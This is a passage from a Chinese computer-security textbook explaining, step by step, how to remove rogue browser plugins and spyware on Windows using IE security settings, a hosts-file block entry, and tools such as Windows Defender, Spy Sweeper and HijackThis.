程序自动进行扫描，扫描完成后即可看到系统中的所有插件，程序自动选择对系统有威胁的插件，单击"立刻修复"按钮即可对系统进行修复。

STEP04: 重新扫描

修复完成后可选择"重新扫描"对系统再次扫描，若显示"没有发现危险项"，则表示流氓软件清理成功。

提示

开启安全防护

用户也可使用瑞星安全助手的安全防护功能对系统安全体系和系统漏洞进行实时监控，保证系统处于相对安全的环境。将系统安全体系监控和系统漏洞监控开启，同时开启恶意网站访问监控、恶意文件实时监控和 U 盘病毒免疫监控。开启恶意网站访问监控，需要安装瑞星个人防火墙。


2）禁用 ActiveX 脚本。禁用 ActiveX 脚本可以阻止恶意 IE 插件的安装，但也能够造成某些使用 ActiveX 技术的网页无法正常显示。禁用 ActiveX 脚本的具体操作方法如下。

STEP01: 打开“Internet 选项”对话框

01 右击桌面上的“Internet”图标，从快捷菜单中选择“选项”命令。

02 单击“自定义级别”按钮。

STEP02: 安全设置




01 禁用所有ActiveX控件和插件选项。

02 单击“确定”按钮。

3）加入受限站点。把含有恶意插件的网页加入受限站点，使 IE 浏览器不能打开该网页。具体的操作方法如下。


STEP01: 返回“Internet 选项”对话框



01 切换至“安全”选项卡。

02 单击“受限制的站点”图标，然后单击“站点”按钮。

STEP02: 打开“受限站点”对话框



输入需要限制登录的网页地址，单击“添加”按钮，即可将其添加进去。

4）修改 Hosts 文件。Hosts 文件又称域名本地解析系统，以 ASCII 格式保存。为了在互联网不产生冲突，每一台连接网络的计算机都会分配一个 IP 地址。为便于记忆，又引入了域名的概念，所以当用户在 IE 地址栏中输入域名时，系统先查看 Hosts 文件中是否有与此域名相对应的 IP 地址。如果没有，就连接 DNS 服务器进行搜索；如果有，则会直接登录该网站。Hosts 文件省略了通过 DNS 服务器解析域名的过程，提高了网页浏览的速度。在 Windows 7 系统中，可使用“记事本”打开 C:\Windows\System32\drivers\etc\HOSTS 文件，在此文件中输入“127.0.0.1 www.abcd.com”，在 IP 地址和域名间用空格分开，保存后退出，将 www.abcd.com 网站域名指向计算机本地的 IP 地址 127.0.0.1，从而避免下载插件。

5）设置网页安全扫描。一般，反病毒软件中都带有防范网页恶意代码的功能，例如瑞星卡卡上网安全助手中的“上网防护”功能，就具有“不良网站访问防护”“IE 防漏墙”“木马下载拦截”等功能，如下图所示。启用这些功能，用户访问具有恶意代码的网页时，就会主动进行提示和拦截，防止恶意代码利用 ActiveX 进行下载和执行危险的命令。

“上网防护”页面

6）使用专用工具进行防疫。现在网络上有很多专门用于对付流氓软件和间谍软件的工具，这些工具一般都具有免疫功能，即针对已知的流氓软件和间谍软件修改注册表相应项，使相应的流氓软件和间谍软件不能自动下载和安装，从而保证用户系统的安全、稳定。

19.1.3 金山清理专家清除恶意软件


金山清理专家是一款上网安全辅助软件，对流行木马、恶意插件尤为有效，可解决普通杀毒软件不能解决的安全问题。其特点有：永久免费；免费病毒木马查杀；健康指数综合评分系统；查杀恶意软件+超强抢杀技术（Bootclean）；互联网可信认证；防网页挂马功能等。

用金山清理专家清除恶意软件的具体操作方法如下。

STEP01: 运行金山清理专家

单击“实时保护”按钮。

STEP02: 启用“U 盘防火墙”等功能



可启用或关闭“U盘防火墙”等功能。


STEP03: 查看健康指数

单击“健康指数”按钮，再单击“为系统打分”按钮，开始全面扫描系统，扫描完后给出健康指数，指出问题所在。

STEP04: 恶意软件查杀

单击“恶意软件查杀”按钮，可以看到已经查到的恶意软件分类及其数量。

STEP05: 漏洞修复



扫描结束后，列出系统所存在的漏洞。选取需要修复的漏洞，单击“修复选中项”按钮，即开始下载系统补丁并自动安装。

STEP06: 打开“金山安全百宝箱”窗口

01 在主界面中单击“安全百宝箱”按钮。

02 可进行修复系统、清理垃圾文件、清除历史痕迹、修复浏览器等操作。

19.2 间谍软件防护实战

间谍软件的主要危害是严重干扰用户使用各种互联网（如推广弹出式广告）、影响用户网上购物、干扰在线聊天、欺骗用户浏览搜索引擎引导网站等，同时还有可能导致机器速度变慢、网络突然断开等情况出现，这主要是因为间谍软件会占去大量系统资源。

19.2.1 间谍软件防护概述

间谍软件主要攻击微软操作系统，通过 Internet Explorer 漏洞进入并隐藏在 Windows 的薄弱之处。有些间谍软件（尤其是恶意 Cookie 文件）可以在任何浏览器内发生作用，但这只是间谍软件中很小的一部分。微软的一些软件产品，如 Internet Explorer、Word、Outlook 和 Media Player 等，一旦下载就将自动执行，从而使间谍软件很容易乘虚而入。

如果出现如下情况，则用户的机器可能已经存在间谍软件或其他有害软件了。

- 用户没有浏览网页也会看见弹出式广告。
- 用户的 Web 浏览器先打开页面（主页）或浏览器，搜索设置已在用户不知情的情况下被更改。
- 发现浏览器中有一个用户不需要的新工具栏，并且很难将其删除。
- 计算机完成某些任务所需的时间比以往要长。
- 计算机崩溃的次数突然上升。

间谍软件通常和显示广告软件（称为“广告软件”）、跟踪个人、敏感信息等软件联系在一起，但并不意味着所有提供广告或跟踪用户在线活动的软件都是恶意软件。如用户可能要注册免费音乐服务，但代价是要同意接收目标广告。如果同意了该条款，则表示已确认这桩交易。用户也可能同意让该公司跟踪自己在线活动，以确定要显示的广告。


其他有害软件则会做一些令人烦恼的更改，而且可能会导致计算机变慢或崩溃。这些程序能够更改 Web 浏览器的主页或搜索页，或在浏览器中添加用户不需要的附加组件，还可能会使用户很难将自己的设置恢复为原始设置。防范的关键在于用户（或其他使用自己计算机的人）是否了解软件要执行的操作，以及是否已同意将软件安装在自己的计算机上。

间谍软件或其他有害软件有多种方法可以侵入用户的系统，常见伎俩是在用户安装需要的其他软件（如音乐或视频文件共享程序）时，偷偷地安装该软件。有时在特定软件安装中记录包含有害软件的信息，但此信息可能出现在许可协议或隐私声明的结尾。

19.2.2 用 Spy Sweeper 清除间谍软件


当用户安装了某些免费的软件或浏览某个网站后，就可能被间谍软件潜入。黑客除监视用户的上网习惯（如上网时间、经常浏览的网站以及购买了什么商品等）外，还有可能记录用户的信用卡账号和密码，这给用户安全带来了重大隐患。Spy Sweeper 是一款五星级的间谍软件清理工具，它还提供主页保护和 Cookies 保护等功能。具体的操作步骤如下。

STEP01: 运行“Webroot AntiVirus”




单击页面左侧的“Options”按钮。

STEP02: 切换至“Sweep”标签



选中“Quick Sweep”（快速扫描方式）单选按钮。


STEP03: 自定义扫描方式



01 选择“Custom Sweep”（自定义扫描方式）单选按钮，在下方列表中选择扫描对象。


02 单击“Change Settings”超链接。

STEP04: 打开“Where to sweep”对话框



可以设置扫描或跳过的具体对象，然后单击“OK”按钮。


STEP05: 返回主界面



01 单击“Sweep”按钮。


02 在下拉列表中选择“Start Custom Sweep”命令。

STEP06: 开始扫描



显示扫描进度及扫描结果。


STEP07: 扫描完成



01 显示需要清除的对象。


02 单击“Schedule”按钮。

STEP08: 打开“Schedule”页面



可创建定时扫描任务，其中包括扫描事件、开始扫描时间等。

STEP09: 设置各种对象的防御选项等




01 单击“Options”按钮。

02 选择“Shields”选项卡，在其中设置各种对象的防御选项，使其在用户上网过程中及时保护系统。

19.2.3　微软反间谍专家 Windows Defender


Windows Defender 是一款免费的反间谍软件。它可以帮用户检测及清除一些潜藏在操作系统里的间谍软件及广告软件，保护用户计算机使其不受到一些间谍软件的安全威胁及控制，也保障了使用者的安全与隐私。其具体的操作步骤如下。

STEP01: 打开“控制面板”窗口




选择“开始”>“控制面板”>“Windows Defender”命令。

STEP02: 打开“Windows Defender”窗口




单击“扫描”右侧的下拉按钮，可选择对系统进行快速扫描、完全扫描和自定义扫描。

STEP03: 正在扫描



在扫描过程中，如果系统中存在恶意软件，则会出现提示信息。


STEP04: 返回主界面



01 检测完成后返回主界面，可以看到检测到的有害项目。

02 单击“复查检测到的项目”链接。


STEP05: 警报对话框



01 可对检测到的项目进行删除、隔离或允许操作。

02 单击“应用操作”按钮。


STEP06: 删除成功



01 执行完成后会显示“已成功应用请求的操作”。


02 单击“关闭”按钮 。

STEP07: 返回主界面




单击页面顶部的“工具”链接。

STEP08: 打开“工具和设置”页面



单击“选项”链接。

STEP09: 打开“选项”页面



可设置自动扫描的时间、频率、扫描类型、默认操作，以及是否使用实时保护。


19.3 常见的网络安全防护工具

网络这个先进工具给人们带来了无尽便捷，但在便捷的同时也存在着安全隐患。因此，为了将安全隐患降到最低点，最便捷、有效的做法就是做好网络的安全防御工作。

19.3.1 浏览器绑架克星 HijackThis


HijackThis 是一款专门对付恶意网页及木马的程序，可将绑架于浏览器的恶意程序找出来并将其删除。一般常见的绑架方式无非是强制窜改浏览器首页设置和搜寻页设置。如果用户使用了 HijackThis 软件，就可以将所有可疑的程序全抓出来，再让用户判断是否将其清除。具体的操作步骤如下。

STEP01: 运行 HijackThis




在“HijackThis”主窗口中单击“Do a system scan and save a logfile”按钮。

STEP02: 开始扫描系统




可查看扫描信息。

STEP03: 查看扫描结果



扫描结果将会保存到记事本中。


STEP04: 修复项目



01 勾选需要修复的项目。


02 单击“Info on selected item”按钮。

STEP05: 查看说明信息




单击“确定”按钮。

STEP06: 返回扫描窗口




单击“Fix checked”按钮。

STEP07: 查看提示信息



单击“是”按钮对所选项目进行修复。

STEP08: 返回扫描窗口




单击“分析”按钮，可将扫描到的可疑内容发送到网站，让其帮助分析。

STEP09: 返回扫描窗口

单击“Configure”按钮。

